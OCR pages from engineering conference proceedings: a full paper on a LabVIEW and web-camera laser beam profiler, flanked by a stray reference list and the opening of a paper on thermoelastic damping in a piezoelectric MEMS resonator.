[3] T. Nakamoto, M. Yosihioka, Y. Tanaka, K. Kobayashi, T. Moriizumi, S. Ueyama, and W. S. Yerazunis, "Colorimetric method for odor discrimination using dye-coated plate and multiLED sensor," *Sensors and Actuators B-Chemical*, vol. 116, pp. 202-206, Jul 28. 2006.

[4] R. Wang, A. Prabhakar, R. A. Iglesias, X. Xian, X. Shan, F. Tsow, E. S. Forzani, and N. Tao, "A Microfluidic- Colorimetric Sensor for Continuous Monitoring of Reactive Environmental Chemicals," *Ieee Sensors Journal*in press.

[5] M. L. Rodriguez-Mendez, A. A. Arrieta, V. Parra, A. Bernal, A. Vegas, S. Villanueva, R. Gutierrez-Osuna, and J. A. de Saja, "Fusion of three sensory modalities for the multimodal characterization of red wines," *Ieee Sensors Journal*, vol. 4, pp. 348-354, Jun. 2004.

[6] S. H. Park, D. Seo, Y. Y. Kim, and K. W. Lee, "Organic vapor detection using a color-difference image technique for distributed Bragg reflector structured porous silicon," *Sensors and Actuators B-Chemical*, vol. 147, pp. 775-779, Jun 3. 2010.

[7] E. Pinet, S. Dube, M. Vachon-Savary, J. S. Cote, and M. Poliquin, "Sensitive chemical optic sensor using birefringent porous glass for the detection of volatile organic compounds," *Ieee Sensors Journal*, vol. 6, pp. 854-860, Aug. 2006.

[8] J. Pospisil, J. Hrdy, and J. Hrdy, "Basic methods for measuring the reflectance color of iron oxides," *Optik*, vol. 118, pp. 278-2882007.

[9] T. Gevers and A. W. M. Smeulders, "Color-based object recognition," *Pattern Recognition*, vol. 32, pp. 453-464, Mar. 1999.

[10] O. G. Saracoglu and H. Altural, "Color Regeneration from Reflective Color Sensor Using an Artificial Intelligent Technique," *Sensors*, vol. 10, pp. 8363-8374, Sep. 2010.

[11] J. E. Laming and A. Martino, "PC Color Recognition Using LED and Software Techniques," *Ieee Photonics Technology Letters*, vol. 5, pp. 4, May. 1993.

[12] P. K. Yang, J. C. Chen, and Y. H. Chuang, "Improvement on reflective color measurement using a tri-color LED by multi-point calibration," *Optics Communications*, vol. 272, pp. 320-324, Apr 15. 2007.

[13] H. Levkowitz, *Color theory and modeling for computer graphics visualization, and multimedia applications*. Lowell, Massachusetts, USA: KLUWER ACADEMIC PUBLISHERS Boston / Dordrecht / London, 1997.

[14] S. Park, S. G. Achanta, J. Yang, and C.-S. Kim, "Intensity-based oxigen imaging with a display screen and a color camera," *Sensors and Actuators B-Chemical*in press.

Implementation of the Optical Beam Profiler System Using LabVIEW Software Package and Low-Cost Web Camera

Jovan S. Bajić*, Dragan Z. Stupar*, Josif Tomić*, Miloš P. Slankamenac*, Ana Joža*, Miloš B. Živanov*
* Faculty of Technical Sciences/Department of Power, Electronics and Communication Engineering/Novi Sad Serbia
jovanbajic@gmail.com

Abstract - In this paper a realization of the optical beam profiler system based on a low-cost web camera and great capabilities of LabVIEW software package is presented. The system provides possibilities of measuring, capturing, displaying, and recording various parameters of the optical beam, such as spatial profile, beam quality, intensity measurement and so on. Implemented software enables various types of image processing, which makes measuring easier and more accurate. The applications of the developed system include: laser monitoring, nonlinear optics, far-field measurement, education and so on.

I. INTRODUCTION

In laser applications, the beam profile provides valuable information for the most efficient use of the laser [1], [2]. For some lasers and applications, monitoring of laser beam profile may only be necessary during the design or fabrication phase of the laser. However, sometimes it is necessary to monitor the laser profile continuously during the laser operation. Some industrial laser applications require periodic beam profile monitoring in order to eliminate producing scrap when the laser degrades. In other applications, such as medical, the practitioner has no capability to tune the laser, and the manufacturers measure the beam profile during design to ensure that the laser provides reliable performance at all times. In scientific applications, it is also very important to monitor the beam profile, particularly when examining nonlinear optical properties of the materials. Some materials intend to perform distortion of the laser beam, or act as a lens to focus or scatter the laser beam. In such cases high quality beam profiling is of key importance. A novel z-scan technique for measuring optical non-linearities based on laser beam radius measurement is reported in [3].

Laser beams produce light with many characteristics that are unique in comparison to other light sources, such as coherence, monochromatic nature, unique spatial power distribution and ability to be focused to extremely small spots. One of the fundamental parameters that indicates how a laser beam will behave in an application is its spatial intensity distribution. As the laser beam propagates, its spatial intensity distribution will change in space and time. Characteristics such as propagation of the beam through space, concentration and collimation of the light are all significantly affected by its spatial intensity distribution. Theory can sometimes predict the behavior of the beam but tolerances in manufacturing of the lenses and mirrors, and ambient conditions, often require an experimental confirmation. Influence of intensity distribution of laser beam on the properties of nanoparticles obtained by laser ablation of solids in liquids is reported in [4]. Influence of the spatial laser intensity distribution on laser nitriding of iron is presented in [5].

In order to select the best optics for a particular laser application, it is important to understand the basic properties of Gaussian beams. A beam quality factor or M^2 (also called beam propagation factor) has been defined to describe the deviation of the laser beam from a theoretical Gaussian [6]. An ideal theoretical Gaussian beam has $M^2=1$, whereas for real laser beams $M^2>1$. M^2 factor can be calculated from following equation:

$$M^2 = \frac{\pi \cdot w_0 \cdot \theta}{\lambda}, \qquad (1)$$

where θ is the beam divergence half angle, w_0 is the beam waist radius at the $1/e^2$ times the maximum value point and λ is the laser wavelength. The beam propagation factor (M^2) is a highly useful parameter for characterizing the optical quality of real laser beams.

High quality beam profile monitoring is necessary not only in laser applications. Optical fibers are now efficient optical wave guides and are used as transmitting media for the power and information. Transmitted information depends on spatial optical distribution. Fiber output beam shape study using imaging technique is reported in [7]. Beam profile and image transfer study in the fiber coupling is reported recently in [8]. The changes in output beam power and intensity profile are investigated in that study and important issues such as the role of the air-gap in fiber coupling and core diameters are described. In [9] source light effects in optical fiber output beam imaging is presented. In addition, the recent rapid development of fiber optic sensors opened another area where observing




Figure 1. Typical setup for measurement of the laser beam profile

the optical beam profile at fiber output, is also very important.

In this paper an implementation of the optical beam profiler system based on a low-cost web camera and great capabilities of image processing in LabVIEW software package is presented. The system provides possibilities of measuring, capturing, displaying, and recording various parameters of the optical beam, such as spatial profile, beam quality, intensity measurement and so on.

II. METHODS FOR BEAM PROFILING

Typical setup for measurement of the laser beam profile is given in Fig. 1. When measuring the beam profile of a laser, it is nearly always necessary to attenuate the laser beam, at least to some degree, before measuring the beam with an electronic instrument. There are several ways to do this. The most common way is to use neutral density (ND) filter, either absorptive or reflective. Another way, typically used to attenuate high power laser, is to use optical wedges and reflections from uncoated optical glass surfaces. Whichever technique is applied, it is essential that the attenuator does not introduce any distortion into the laser beam.

There are four main types of spatial beam-profiling instrumentation: camera-based systems, pinhole scanners, knife-edge scanners, and slit scanners [10], [11], [12], [13]. Each has specific advantages and disadvantages and measurements that may result in slightly different results.

Knife-edge, slit, and pinhole profilers belong to the mechanical scanning devices. These scanners generate a profile by mechanically moving a knife-edge or an aperture (slit or pinhole) across the beam in a plane orthogonal to the optical axis. The light passing through is measured by a detector and correlated with the position of the aperture as it crosses the beam. This method provides an excellent resolution. One of the main advantages of mechanical scanning devices is that they can be used directly with the beam of medium power lasers with little or with no attenuation because only a small part of the laser power reaches the detector, while the most of it is reflected away from the detector. However, mechanical scanning methods work only on continuous wave (CW) lasers, not on pulsed lasers. Also they have a limited number of axes for measurement, usually only two.

Unlike the mechanical scanners, cameras use two dimensional array pixels as the imaging device. The intensity distribution of a laser or light source is recorded pixel by pixel and displayed as either a topographic or three-dimensional contour plot. The main advantage of such profilers is that they can detect and display any structure that may exist on the profile, and they can be used with both CW and pulsed lasers. Main drawback of this kind of beam profilers is limited resolution to approximately the size of the pixels. Another drawback of camera based systems is extreme sensitivity which requires nearly always attenuation of the laser beam. The two most commonly used cameras are charge-coupled device (CCD) and complementary metal-oxide-semiconductor (CMOS) sensors. Both types of devices




Figure 2. Front panel of the implemented software for optical beam profiling




Figure 3. Image processing and filtration: A) Primary image acquired from web camera; B) Image converted into grayscale; C) Resampled image; D) Image displayed in gradient color palette; E) Image after filtration

convert light into electric charge and process it into electronic signals. In general, CCD cameras have a greater dynamic range and lower noise than CMOS cameras. On the other hand, design of CCD camera itself leads to a disadvantage in comparison with a CMOS camera in the case of beam profiling. Saturation and blooming are related phenomena that occur in all CCD image sensors. A CCD image sensor is an analog device. Charge in every pixel is transferred through a very limited number of output nodes (often just one) to be converted to voltage. In such system when finite charge capacity of individual photodiodes, or the maximum charge transfer capacity of the CCD is reached, saturation occurs which may lead to overflow or blooming. Potentially undesirable effects of blooming may be reflected in the sensor output, ranging from white image streaks and erroneous pixel signal values to complete breakdown at the output amplification stage, producing a dark image. With CMOS sensor situation is different. Each pixel has its own charge-to-voltage conversion, which means that every pixel can be read out individually. Therefore, there are no blooming effects. If a pixel gets saturated, neighboring pixels are not affected.

III. LABVIEW SOFTWARE

The visualization and measurement of the beam is a simple task to perform when an image is acquired to a PC. In order to perform the characterization of the optical beam, the system that consists of an inexpensive CMOS web camera and program developed in the LabVIEW software package was implemented. As imaging device Ball Camera from Maxell is used, but any other USB web camera could also be used. In Fig. 2 front panel of the implemented software for optical beam profiling is presented. The system performs real-time image streaming and provides possibilities of measuring, capturing, displaying, and recording various parameters of the optical beam.

There are certain requirements that software for optical beam profiling must satisfy. The most important are the visual representation of the beam, noise filtering and measurements of the spatial profile and optical power of the beam.

A. Beam Visualization

An important property of the beam profiling software is visual representation of the optical beam. A black and white image is basically the same as looking directly at the beam, by representing different intensity levels as colors the operator can more easily distinguish the levels.




Figure 4. Image conversion and extraction

As it can be seen from Fig. 2 captured optical beam is presented in gradient color palette. An even better way of visualizing the beam is to plot a 3D graph and combine this with colors, which is also possible with implemented software.

B. Image Processing and Filtration

A very important aspect concerning camera-based analyzers is background noise monitoring and subtraction. The implementations of a powerful analytical method to address these issues are an essential feature of an useful beam diagnostic system. In this segment LabVIEW vision module provides a simple solution.

The Fig. 3 shows the appearance of an optical beam through the process of conversion and filtering.

In Fig. 4 block diagram that performs image conversion and extraction is presented.

Before any filtration, color image acquired from camera is transferred into 8-bit grayscale image. The reason for this transformation is that for grayscale images less information needs to be provided for each pixel. In fact, a gray color is the one in which the red, green and blue components all have equal intensity in RGB space, and so it is only necessary to specify a single intensity value for each pixel, as opposed to the three intensities needed to specify for each pixel in a full color image. In addition, grayscale images are entirely sufficient for this application and so there is no need to use more complicated and harder-to-process color images. The primary color image acquired from camera and image converted into grayscale are displayed in Fig. 3 A and Fig. 3 B, respectively.

After conversion to grayscale, region of interest (where optical beam is located) is extracted and resampled into a new image. In this way only a portion of image where optical beam is located is submitted to further analysis. Image after extraction is presented in Fig. 3 C.




Figure 5. Complex truncation and attenuation of an image

Resampled image is submitted for further processing and filtration. Implemented software provides possibilities of image filtration, performing grayscale morphological transformations, computing negative of an image, performing image equalization and so on. What proved to be the most useful in beam profiling is the basic image filtration in frequency domain. In Fig. 5 the block diagram of the software that performs complex truncation and attenuation of an image is presented. The image is first transformed into complex domain by using FFT, in which high frequencies are grouped at the center, while low frequencies are located at the edges. The basic feature in images is the edge, the line separating one object or region from another object or region. Since an edge is composed of a wide range of frequency components, trying to modify an image by manipulating the frequency spectrum is generally not productive. Image filters are normally designed in the spatial domain, where the information is encoded in its simplest form. But, smoothing and edge enhancement operations in the spatial domain correspond to high-pass and low-pass filters in the frequency domain. This is exactly what is done in Fig. 5 using functions complex truncate and attenuate. Images before and after operations truncate and attenuate are presented in gradient color palette in Fig. 3 D and Fig. 3 E, respectively.

C. *Measurement of the Beam Width and Power*

Implemented software provides possibilities of measuring the intensity at any point of the beam, as well as measuring the power inside predefined ring (annulus) or circle. Software measures intensity in the point that is located in cross section of the vertical and horizontal cursors displayed with white line in Fig. 2. Also, it should be noticed that there are two concentric circles in Fig. 2. By adjusting their radiuses it is possible to measure beam power inside annulus or circle.

There are several definitions of beam width: FWHM, D4σ width, D86 width and $1/e^2$ width. The simplest way to define the width of a beam is to choose two diametrically opposite points at which the irradiance is a specified fraction of the beam peak irradiance, and take the distance between them as a measure of the beam width. An obvious choice for this fraction is 1/2, in which




Figure 6. Best Gaussian fit of the spatial intensity distribution along horizontal (h) and vertical (v) axes: a-amplitude, b-center, c-standard deviation of the Gaussian function

case the diameter obtained is the full width of the beam at half its maximum intensity (FWHM). D4σ is abbreviation for the diameter that is four times σ, where σ is the standard deviation of the horizontal or vertical marginal distribution. In many cases, it makes more sense to take the distance between points where the intensity falls to $1/e^2$ times the maximum value. The D86 width is defined as the diameter of the circle, centered at the centroid of the beam profile and contains 86% of the beam power. Using previously described cursors and annulus options it is possible to measure all of these widths.

Another useful feature is provided with the implemented software. For spatial intensity distribution along horizontal and vertical axes software gives best Gaussian fit, directly giving the peak value in the beam, position of the center of the beam, standard deviation and goodness factor (Fig. 6).

IV. EXPERIMENTAL RESULTS

A. *Standard Application: Measurement of the laser beam profile*

Recorded intensity profiles along vertical and horizontal axes for helium neon laser are presented in Fig. 7. In Fig. 7 A recorded intensity profile and best Gaussian fit along vertical axis are presented. In Fig. 7 B recorded intensity profile and best Gaussian fit along horizontal axis are presented. Intensity profiles are measured for the helium neon HRR005 laser produced by Thorlabs, Inc. For both profiles good Gaussian fit is obtained with R^2=0.998 that corresponds with theoretical results for helium neon laser. In technical documentation for HRR005 is specified that laser has a $1/e^2$ beam diameter of 570 µm. Beam diameter of 585 µm is obtained using implemented system. Comparing to data specified in technical documentation of the laser, it can be concluded that measurement error is less than 3%.

B. *Non-standard Application: Measurement of the optical fiber output shape*




Figure 7. Recorded intensity profiles along vertical and horizontal axes for helium neon laser: A) Intesity profile along vertical axes; B) Intesity profile along horizontal axes.




Figure 8. Measurement of the optical fiber output shape: A) Optical fiber output after cutting and before polishing; B) Optical fiber output after polishing

One of the non-standard applications of the software is to determine the shape of the optical fiber output, which can be used in examining the quality of polishing of optical fiber. Processed images of optical fiber before and after polishing are presented in Fig. 8. For this purpose standard 1 mm plastic optical fiber with circular output shape is used. By using possibilities of image processing provided by implemented software, edges of the optical fiber are extracted. Optical fiber output shape after cutting and before polishing is presented in Fig. 8 A. As it can be clearly seen optical fiber output has an elliptic shape due to squeezing of the fiber during cutting. Optical fiber output shape after polishing is presented in Fig. 8 B. After polishing optical fiber output gets circular shape.

V. CONCLUSIONS

A sophisticated system for optical beam diagnostics is presented. Comparative characteristics of the proposed and typical commercial optical beam profilers are presented in Table I. The system provides various possibilities of measuring, capturing, displaying, and recording different parameters of optical beams, such as spatial profile, beam quality, intensity measurement and so on. Implemented software enables various types of image processing, which makes measuring easier and more accurate. The system can be used in standard beam profiling applications such as measurement of the laser beam profile. Practical results have shown that it is possible to determine the width of the laser beam with an error less than 3%. Additionally, the system may be employed in some non-standard applications such as described measurement of the optical fiber output shape.

TABLE I. COMPARISON OF THE COMMERCIAL AND PROPOSED OPTICAL BEAM PROFILER SYSTEMS

Camera specification		***Commercial (Typical)***	***This work***
Camera resolution		1.2-1.4 megapixel	0.3 megapixel
Camera price		High	Low
Wavelength Range		190-1100 nm	400-1100 nm
Camera frame rate		30fps	30fps
Software specification		***Commercial (Typical)***	***This work***
Displayed parameters and features	X-Y-Profile	Yes	Yes
	Centroid Position	Yes	Yes
	Peak Position	Yes	Yes
	Pseudo 3D Profile	Yes	Yes
	Beam Width	Yes	Yes
	Best Gaussian Fit	Yes	Yes
Measured parameters	Waist Width	Yes	Yes
	Waist Position	Yes	Yes
	Rayleigh Length	Yes	No
	Divergence	Yes	Yes
	Waist Asymmetry	Yes	Yes
	Astigmatism	Yes	Yes
Non-standard applications		No	Yes

ACKNOWLEDGMENT

The authors gratefully acknowledge the funding provided by the Ministry of Education and Science of the Republic of Serbia under projects “Development of methods, sensors and systems for monitoring quality of water, air and soil”, number III43008 and “Optoelectronic nanodimension systems – route towards applications”, number III45003.

REFERENCES

[1] A. Carry, Photon Inc. “Beam Profiling.” pp. 1-8.

[2] I. Eriksson, “The monitoring of a laser beam.” pp. 1-34.

[3] G. Tsigaridas, M. Fakis, I. Polyzos, P. Persephonis, and V. Giannetas, “Z -scan technique through beam radius

measurements," Applied Physics B: Lasers and Optics, vol. 76, no. 1, pp. 83-86, Jan. 2003.

[4] P. G. Kuzmin and G. A. Shafeev, "Influence of intensity distribution of laser beam on the properties of nanoparticles obtained by laser ablation of solids in liquids," Arxiv preprint arXiv09071161, pp. 1-8, 2009.

[5] F. Landry, K.-P. Lieb, and P. Schaaf, "Influence of the spatial laser intensity distribution on laser nitriding of iron," Journal of Applied Physics, vol. 86, no. 1, pp. 168-178, 1999.

[6] Coherent Inc, "Mode Quality (M 2) Measurement Improves Laser Performance." pp. 1-5.

[7] A. Asadpour and H. Golnabi, "Fiber Output Beam Shape Study Using Imaging Technique," Journal of Applied Sciences, vol. 10, no. 4, pp. 312-318, Apr. 2010.

[8] A. Asadpour and H. Golnabi, "Beam Profile and Image Transfer Study in Multimode Optical Fiber Coupling," Journal of Applied Sciences, vol. 8, pp. 4210-4214, 2008.

[9] H. Golnabi and M. K. Majd, "Source light effects in optical fiber output beam imaging," Journal of Theoretical and Applied Phys, vol. 3, no. 3, pp. 27-30, 2009.

[10] Melles Griot Inc, "Fundamentals of Beam Profiling and Beam Measurement." pp. 11.22-11.24.

[11] I. Roundy, Carlos B, Spiricon Inc, "Current Technology of Laser Beam Profile Measurements." pp. 1-43.

[12] Coherent Inc, "Understand Different Laser Beam Profiling Technologies Available and Learn How to Choose the Right System for Your Application." pp. 1-5.

[13] Y. A. Alsultanny, "Laser Beam Analysis Using Image Processing," Journal of Computer Science, vol. 2, no. 1, pp. 109-113, 2006.

Performance Analysis of a Tunable Piezoelectric Actuator Based MEMS Resonator

Resmi R*, M.R.Baiju **
*LBS Institute of Technology for Women,Thiruvananthapuram,India
** College of Engineering Trivandrum,Thiruvananthapuram,India
resmilbs@gmail.com,mrbaiju@gmail.com

Abstract - In this paper, the quality factor of a tunable piezoelectric actuator based MEMS resonator is analyzed. The piezoelectric effect is the transfer of electric energy to mechanical energy and vice versa which arises in many crystalline materials. A tunable piezoelectric actuator based resonator consists of a cantilever beam actuated by a piezoelectric device mounted on the beam. A piezoelectric device can actuate a cantilever beam by applying an AC voltage over the device. The cantilever beam itself has resonant modes that causes peaks in the vibration when the frequency of the applied voltage matches the resonance frequency of each mode. If another piezoelectric device is attached to the cantilever, it is possible to tune the resonance by connecting that device to a passive external circuit. The multilayered structure created in a tunable piezoelectric actuator causes a discontinuity in thermal transport across the structure, altering the thermoelastic behaviour of the resonator. Applying the principle of superposition, the overall frequency dependent quality factor of tunable piezoelectric actuator can be calculated and it shows two minima compared to that of simple fixed-fixed beam resonators. The Q Factor analysis of the actuator is done by a high end software COMSOL Multiphysics.

Keywords- Thermoelastic damping, Eigen frequency analysis, Q Factor, Simple fixed-fixed beam resonators, Tunable Piezoelectric Actuator.

I. INTRODUCTION

MicroElectroMechanicalSystem (MEMS) technology is a promising technology for low-loss, high linearity RF applications[1]-[4]. Piezoelectrically transduced micro resonators have become an attractive research topic in recent years since it has potential applications in ultra-small mass detectors, bio-sensors, RF filters and high frequency micro oscillators. Compared with electrostatically actuated and sensed capacitive silicon micro resonator, piezoelectrically transduced micro resonator exhibits better impedance matching. Piezoelectrically transduced micro resonator also provides better power handling capability than capacitive type since low driving-voltage of several hundreds of millivolts is enough for resonator actuation, which facilitates the integration of micro resonators with CMOS signal processing circuits. The main advantage of MEMS resonators lies in the possible integration onto the silicon based IC platforms.

MEMS resonators are positioned as potential competitors to quartz crystal resonators[5][6]. For all the applications, it is important to design and fabricate micromechanical resonators with very high quality factors (Q factors) or very little energy loss [2]-[4].

Q factor is defined as the ratio of total system energy to dissipation that occurs due to various damping mechanisms[7].The different energy dissipation mechanisms exist in MEMS systems are air-damping, squeezed-film damping, acoustic radiation from the supports of the beam (also called anchor or clamping losses), damping due to crystallographic defects (such as dislocations twins and grain boundaries) and thermoelastic damping [8]. Various energy dissipation mechanisms are classified as extrinsic and intrinsic. Extrinsic energy losses can be minimized by changing the design or operating conditions of the systems. For example, operating the device in vacuum and designing nonintrusive supports reduces air-damping and clamping losses, respectively. Thermoelastic damping is considered to be one of the most important factors which causes energy dissipation due to the irreversible heat flow of resonating structures in the micro scales. In this paper, the Q factor for thermoelastic damping is investigated in a tunable piezoelectric actuator based resonator and compared it with that of a simple fixed-fixed type resonator.

To achieve ultra-high resonator sensitivity, high quality factor (Q factor) is most desirable in resonator design and fabrication. However, up to date, Q factor of piezoelectrically transduced micro resonator is still lower than that of conventional capacitive type even under atmospheric pressure [7][8], where air damping is believed much larger than other energy dissipation mechanisms. It limits its application on occasions when both ultra-high sensitivity and atmospheric environment are required, such as chemical vapor/molecule detection [4] and living cells observation [9].In this paper, in order to better understand the energy dissipation mechanisms in piezoelectrically transduced micro resonators at atmospheric conditions, which is believed more complex due to electromechanical coupling in piezoelectric thin film and multi-layered device structure, Pb(Ti, Zi)O3 (PZT) thin film transduced micro cantilevers with PZT is fabricated. Then their Q-factors were investigated and studied. Here, (100) oriented PZT thin film was chosen as the electromechanical conversion medium due to its excellent mechanical and piezoelectric properties.

II. Theory of Thermo Elastic Damping (TED)

Zener predicted that thermoelastic losses may be a limitation to the maximum Q factor of a resonator [9]. Basically, the principle of thermoelstic damping is the following: When a mechanical structure vibrates, there are regions where compressive stress occurs and others where tensile stress occurs, in a cyclic way given by the vibration frequency. Accordingly, compressed regions heat up and stretched regions cool down. Hence a temperature gradient is established between different regions of the system. However, to set the mechanical system in vibration, energy must be provided, leading to a non-equilibrium state having an excess of energy. Disregarding thermoelastic damping, the vibration could persist indefinitely in an elastic body that is perfectly isolated from its environment. However, local temperature gradients lead to irreversible flow of heat, which is a dissipation mechanism that attenuates the vibration until complete rest is achieved. Heat flow through a thermal resistance will result in power dissipation, which is a Q limiting energy loss mechanism. This loss is the most prominent when the period of the resonator is of the same order as the thermal time constant across the beam. From a thermodynamic standpoint TED can be viewed as the initial flexing of the beam which causes the temperature profile of the beam to become more ordered. If the beam re-establishes equilibrium this order is lost, resulting in an irrecoverable increase in entropy, which is an energy loss[10].

A. The concept of the Quality factor

For a one degree of freedom mass–spring system under viscous damping, the equation of motion would be as follows [4]

$$m\ddot{x} + c\dot{x} + kx = 0$$

$$\ddot{x} + 2\zeta\omega_0\dot{x} + \omega_0^2 x = 0$$

$$\zeta = \frac{c}{2\sqrt{km}},\ \omega_0 = \sqrt{\frac{k}{m}}$$

where m is the mass, c is the viscous coefficient, x is the displacement of mass, $1/(2\zeta)$ is the quality factor of system, for $\zeta \ll 1$; ω_0 is the natural frequency of the system, and the dot sign shows the differentiation with respect to time. The quality factor of system, $1/(2\zeta)$, depends on the value of mass, viscous coefficient and spring coefficient. The free vibration response of the system may be assumed as the complex form $Xe^{i\omega}$ where X is the complex amplitude, and ω_0 is the free vibration frequency. Then by substituting $Xe^{i\omega}$ into the above equation gives

$$\omega^2 - 2\zeta\omega_0\omega i - \omega_0^2 = 0 \Rightarrow$$

$$\omega = \zeta\omega_0 i \pm \sqrt{1-\zeta^2}\omega_0 \Rightarrow$$

$$\frac{1}{2\zeta} \cong \frac{\mathrm{Re}(\omega)}{2\,\mathrm{Im}(\omega)} = Quality fac\ tor$$

B. General expressions for TED Factor (Dissipation Factor)

